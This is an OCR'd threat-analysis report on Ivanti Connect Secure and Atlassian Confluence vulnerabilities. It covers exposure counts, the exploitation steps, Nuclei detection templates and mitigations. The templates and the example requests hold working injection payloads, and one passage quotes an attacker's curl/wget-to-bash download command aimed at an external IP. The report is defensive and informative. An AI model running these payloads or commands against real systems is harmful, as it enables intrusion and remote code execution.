


- HunterHow found close to 66,000 Confluence servers with the query product.name="Confluence".



But the reality of these searches is that these internet search platforms show a much higher number of results than they actually are. We also know that these results include honeypots. According to a study done by VulnCheck using shodan, there are approximately 236,000 Confluence honeypots on the internet and the actual number of Confluence servers is around 4200.

Additionally, in the ODIN platform, a quick search using the term "services.modules.http.title: Confluence" reveals that there are over 4,000 Confluence instances exposed on the internet. These instances are primarily located in the United States, Germany, China, Russia, Japan, and the United Kingdom, which significantly increases the potential attack surface.



1.2. Detailed Threat Analysis Reports: CVE-2023-46805 and CVE-2024-21887:

1.2.1. Disclosure of CVE-2023-46805 and CVE-2024-21887 Vulnerabilities

On January 10, 2024, Ivanti issued a security advisory about two zero-day vulnerabilities affecting Ivanti Connect Secure and Policy Secure. Vulnerability CVE-2023-46805 is an authentication bypass vulnerability with a CVSS score of 8.2 (High) and vulnerability CVE-2024-21887 is an instruction injection vulnerability with a CVSS score of 9.1 (Critical). Attackers were observed using the vulnerabilities together to remotely execute code on vulnerable Ivanti products.

This vulnerability affects certain versions of Ivanti Connect Secure and Policy Secure. The affected versions are:

- Ivanti Connect Secure versions 9.x and 22.x
- Ivanti Policy Secure versions 9.x and 22.x

CVE-2024-21887 vulnerability is rated critical (9.1) with the following vector CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H and CVE-2023-46805 vulnerability is rated high (8.2) with the following vector CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N. A high CVSS score indicates an increase in the severity and potential damage of a vulnerability. Therefore, it will attract the attention of threat actors and motivate them to attack the system. Therefore, necessary precautions should be taken urgently.

1.2.2. Technical Analysis of CVE-2023-46805 and CVE-2024-21887 Vulnerabilities

An examination of CVE-2023-46805 (Authentication Bypass) and CVE-2024-21887 (Remote Command Execution), two critical vulnerabilities recently disclosed by Ivanti that affect Ivanti Pulse Connect Secure products, reveals a complex security risk. This report will discuss the technical details and potential impact of both vulnerabilities in detail.

1.2.3. CVE-2023-46805: Authentication Bypass Vulnerability

CVE-2023-46805 is an authentication bypass vulnerability in Ivanti Pulse Connect Secure VPN products. This vulnerability targets the "/api/v1/totp/user-backup-code" endpoint. Using this endpoint, attackers can bypass the authentication mechanism and gain unauthorized access. This can lead to the system being vulnerable to unauthorized access and sensitive data being accessed.

Technically, this vulnerability is caused by the inadequacy of authentication on the targeted endpoint. Attackers target an endpoint that does not require authentication and thus gain unauthorized access. This allows attackers to log into the system and perform unauthorized operations.

To test a vulnerability called CVE-2023-46805:

```
//Example GET Request to test for CVE-2023-46805
GET /api/v1/totp/user-backup-code/../../system/system-information
HTTP/1.1 Host: <IP_Vulnerable_Ivanti_Product>
Content-Length: 0
//Response from the vulnerable product
…
   "system-information" : {
      "Cluster-node" : {},
      "Hardware-model" : "PSA-3000",
      "host-name" : <redacted>
      "machine-id" : <redacted>
      "os-name" : "ive-sa",
      "os-version" : "9.1R18.1",
      "serial-number": <redacted>
   }
…
```

```
POST /api/v1/totp/user-backup-code/../../system/platform?operation=testConnectivity
```

1.2.3.1. Attack Vector and Exploitation

This vulnerability is due to a weakness in an authentication mechanism in the web interface. By bypassing a specific authentication step in the web interface or using spoofing methods, attackers can access areas that they are not normally authorized to access. This allows attackers to log into the system without authorization and access sensitive data.

1.2.3.2. Impacts

CVE-2023-46805 vulnerability, when successfully exploited, can result in unauthorized access to devices. This allows attackers to access gateways and gain access to the organization's sensitive data. Furthermore, by exploiting this vulnerability, organizations could risk significant data loss and reputational damage.

1.2.4. CVE-2024-21887: Remote Command Execution Vulnerability

CVE-2024-21887 is a remote command execution vulnerability in Ivanti Pulse Connect Secure products. This vulnerability exists in the API endpoint "/api/v1/license/keys-status/path:node_name". Using this endpoint, attackers can perform command injection and execute unwanted commands to the target system. This has the potential to compromise the system and perform unauthorized operations.

Technical analysis of this vulnerability shows that it is caused by inadequate auditing of user input on the targeted endpoint. Attackers can combine user-supplied data with malicious commands, which become executable on the target system. This allows the system to be exploited and attackers to perform unauthorized operations.

```
GET /api/v1/totp/user-backup-code/../../license/keys-status/<url_encoded_python_reverse_shell>

HTTP/1.1 Host: <IP_Vulnerable_Ivanti_Product>
```

This code represents an attempt to exploit known vulnerabilities in Ivanti Pulse Connect Secure to gain unauthorized remote access to the server.

1.2.4.1. Attack Vector and Exploitation

This vulnerability is due to a weakness in the processing of specially crafted requests sent to devices. By sending specially crafted requests to exploit this vulnerability, attackers can cause arbitrary commands to execute on devices. This allows attackers to execute arbitrary commands on devices and make arbitrary changes to systems.


1.2.4.2. Impacts

CVE-2024-21887 vulnerability, when successfully exploited, can cause arbitrary commands to execute on devices. This allows attackers to execute arbitrary commands on devices and make arbitrary changes to systems. Furthermore, by exploiting this vulnerability, organizations could risk significant data loss and reputational damage.


1.3. Size of the Attack Surface in CVE-2023-46805 and CVE-2024-21887 Vulnerabilities

We can quickly find a large number of Ivanti VPN servers by using some intelligence platforms to collect some data from publicly available sources.


- The ODIN platform found close to 14,000 Ivanti VPN servers by querying services.modules.http.favicon.md5_hash: "2981503b195488ac17d05dcf18615cd1".



- The ZoomEye platform found close to 29,000 Ivanti VPN servers with the query iconhash: "2981503b195488ac17d05dcf18615cd1".



- The Shodan platform found 43,000 Ivanti VPN servers by querying http.favicon.hash:-1439222863.



The non-profit risk monitoring service Shadowserver is currently monitoring more than 16,800 ICS VPN home equipment detected online, almost 5,000 of which are US-based servers.

2. Mitigation Recommendations Report

2.1. CVE-2023-22527 Vulnerability Details

This vulnerability is a template injection vulnerability in Atlassian Confluence Data Center and Server. Attackers can exploit this vulnerability to remotely inject code execution (RCE) attacks.

2.1.1. CVE-2023-22527 Vulnerability Exploitation

Attackers can inject malicious code into affected systems by sending specially crafted requests. This allows attackers to exploit system resources and execute malware.
Nuclei template to detect **CVE-2023-22527** on Atlassian Confluence instances:

```
┌──(root㉿siberkoza)-[~/.local/nuclei-templates]
└─# cd /root/.local/nuclei-templates/

┌──(root㉿siberkoza)-[~/.local/nuclei-templates]
└─# touch CVE-2023-22527.yaml

┌──(root㉿siberkoza)-[~/.local/nuclei-templates]
└─# open CVE-2023-22527.yaml
```


Add the following code to the file we opened.

```
id: CVE-2023-22527
info:
  name: Atlassian Confluence - Remote Code Execution
  author: iamnooob,rootxharsh,pdresearch
  severity: critical
  description: |
    A template injection vulnerability on older versions of Confluence Data
Center and Server allows an unauthenticated attacker to achieve RCE on an
affected instance. Customers using an affected version must take immediate
action.
    Most recent supported versions of Confluence Data Center and Server are not
affected by this vulnerability as it was ultimately mitigated during regular
version updates. However, Atlassian recommends that customers take care to
install the latest version to protect their instances from non-critical
vulnerabilities outlined in Atlassian’s January Security Bulletin.
  reference:
    - https://confluence.atlassian.com/pages/viewpage.action?pageId=1333335615
    - https://jira.atlassian.com/browse/CONFSERVER-93833
    - https://blog.projectdiscovery.io/atlassian-confluence-ssti-remote-code-
execution/
  classification:
    cvss-metrics: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
    cvss-score: 10
    cve-id: CVE-2023-22527
    epss-score: 0.00044
    epss-percentile: 0.08115
    cpe: cpe:2.3:a:atlassian:confluence_data_center:*:*:*:*:*:*:*:*
  metadata:
    max-request: 1
    vendor: atlassian
    product: confluence_data_center
    shodan-query: http.component:"Atlassian Confluence"
  tags: cve,cve2023,confluence,rce,ssti
http:
  - raw:
      - |+
        POST /template/aui/text-inline.vm HTTP/1.1
        Host: {{Hostname}}
        Accept-Encoding: gzip, deflate, br
        Content-Type: application/x-www-form-urlencoded
label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.int
ernalGet(\u0027ognl\u0027).findValue(#parameters.x,{})%2b\u0027&x=(new
freemarker.template.utility.Execute()).exec({"curl {{interactsh-url}}"})
    matchers-condition: and
    matchers:
      - type: word
        words:
          - 'Empty{name='
      - type: word
        part: interactsh_protocol
        words:
          - dns
```

Then we create a file named IP_Confluence.txt and add the IPs we want to scan into the file. After the operations are finished, the IPs hosting CVE-2023-22527 vulnerability are listed with the following query.

```
nuclei -l IP_Confluence.txt -t CVE-2023-22527.yaml
```

The result of a query I made as an example:



Example Attack Scenario

1. Attacker accesses the target Confluence Data Center or Server system.
2. Sends a specially crafted request and performs template injection
3. The manipulated request is used to manipulate a template on the system and malicious code is injected.
4. The system processes the code sent by the attacker and is exposed to a remote code execution attack.

Recommended Measures

- It is recommended that Atlassian's recommended patches be applied immediately to address this vulnerability. The latest patches for the affected software versions are available at Atlassian's Disclosure.
- Conduct regular security audits to identify and remediate vulnerabilities.
- Perform penetration tests to regularly detect vulnerabilities.
- Proper network segmentation to prevent lateral movement and reduce exposure of critical assets to the internet.
- Protecting Confluence systems with firewalls and access controls.

This vulnerability poses a serious risk to affected systems and it is critical that precautions are taken to protect against potentially malicious attacks.

By continuing to update the affected Atlassian Confluence versions, it is possible to avoid attackers being able to gain access to the system. Finally, assuming that the attackers execute the following command to indicate that the attack was successful, you can analyze the logs generated from this command to create a customized YARA rule that can help detect potential attacks.

```
(curl -s http[:]//23[.]94.214.119:8010/xs.jpg || wget -q -O -
http[:]//23[.]94.214.119:8010/xs.jpg) | bash -sh
```

2.1.2. Conclusion

As the CVE-2023-22527 vulnerability poses a serious threat, it is important that Atlassian's recommended patches are applied as soon as possible. It is also critical to ensure that organizations are protected against such attacks by observing their symptoms and implementing the recommended measures.

2.2. CVE-2024-21887 Vulnerability Details

This vulnerability exists in Ivanti Connect Secure (ICS) VPN devices. Attackers can exploit this vulnerability to execute arbitrary commands on affected devices.

2.2.1. CVE-2024-21887 Vulnerability Exploitation

Attackers can send specially crafted requests to execute arbitrary commands on the affected device.

Nuclei template to detect **CVE-2024-21887** on Ivanti Pulse Connect Secure instances:

```
┌──(root㉿siberkoza)-[~/.local/nuclei-templates]
└─# cd /root/.local/nuclei-templates/


┌──(root㉿siberkoza)-[~/.local/nuclei-templates]
└─# touch CVE-2024-21887.yaml


┌──(root㉿siberkoza)-[~/.local/nuclei-templates]
└─# open CVE-2024-21887.yaml
```


Add the following code to the file we opened.

```
id: CVE-2024-21887
info:
  name: SSRF2RCE Detection for CVE-2024-21887
  author: Valentin Lobstein
  severity: critical

http:
  - method: POST
    headers:
      Content-Type: text/xml
    body: |
      <?xml version="1.0" encoding="UTF-8"?>
      <soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
        <soap:Body>
          <ds:Signature
xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
            <ds:SignedInfo>
              <ds:CanonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
              <ds:SignatureMethod
Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
            </ds:SignedInfo>
            <ds:SignatureValue>dummy</ds:SignatureValue>
            <ds:KeyInfo  xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xsi:schemaLocation="http://www.w3.org/2000/09/xmldsig#">
              <ds:RetrievalMethod
URI="http://127.0.0.1:8090/api/v1/license/keys-status/;python%20-
c%20'import%20socket%3Bsocket.gethostbyname(%22{{interactsh-
url}}%22)'"/>
              <ds:X509Data/>
            </ds:KeyInfo>
            <ds:Object></ds:Object>
          </ds:Signature>
        </soap:Body>
      </soap:Envelope>
    path:
      - "{{BaseURL}}/dana-ws/saml20.ws"
    matchers-condition: and
    extractors:
      - type: regex
        part: interactsh_protocol
        regex:
          - "dns"
```

Then we create a file named IP_Ivanti.txt and add the IPs we want to scan into the file. After the operations are finished, the IPs hosting CVE-2024-21887 vulnerability are listed with the following query.

```
nuclei -l IP_Ivanti.txt -t CVE-2024-21887.yaml
```

The result of a query I made as an example:



Example Attack Scenario

1. The attacker sends a specially crafted request to the API endpoint "/api/v1/license/keys-status/path:node_name". This request contains a Python reverse shell controlled by the attacker.
2. The system is redirected to an API endpoint that will fulfill the request.
3. The target system processes the attacker's request and executes the Python reverse shell.
4. Using the reverse shell, the attacker gains remote access to the target system and can execute unwanted commands.

Recommended Measures

- It is important to use an updated and patched version of Ivanti Pulse Connect Secure products to close known vulnerabilities such as CVE-2024-21887.
- Validating and filtering inputs sent to API endpoints is important to prevent attacks. Unnecessary characters and commands should be blocked.
- Properly configuring access authorizations to API endpoints and restricting unnecessary access can reduce the impact of attacks and protect the target system.
- Regularly inspecting systems and applications for vulnerabilities and weaknesses helps identify and remediate potential attack vectors.
- Monitoring application and network traffic can help detect anomalous activity and identify attack attempts.

2.3. CVE-2024-21893 Vulnerability Details

This vulnerability exists in the SAML component of Ivanti Connect Secure (ICS), Ivanti Policy Secure (IPS) and Ivanti Neurons. Attackers can exploit this vulnerability to perform Remote Server Side Request Forgery (SSRF) attacks.

2.3.1. CVE-2024-21893 Vulnerability Exploitation

Attackers can exploit this vulnerability to conduct SSRF attacks due to insufficient validation of user-supplied information. These attacks can be used to access sensitive resources within the network.

Nuclei template to detect **CVE-2024-21893** on Ivanti Connect Secure (ICS), Ivanti Policy Secure (IPS) and Ivanti Neurons instances:

```
┌──(root㉿siberkoza)-[~/.local/nuclei-templates]
└─# cd /root/.local/nuclei-templates/

┌──(root㉿siberkoza)-[~/.local/nuclei-templates]
└─# touch CVE-2024-21893.yaml

┌──(root㉿siberkoza)-[~/.local/nuclei-templates]
└─# open CVE-2024-21893.yaml
```


Add the following code to the file we opened.

```
id: CVE-2024-21893
info:
  name: SSRF Detection for CVE-2024-21893
  author: Valentin Lobstein
  severity: high
http:
  - method: POST
    headers:
      Content-Type: text/xml
    body: |
      <?xml version="1.0" encoding="UTF-8"?>
      <soap:Envelope
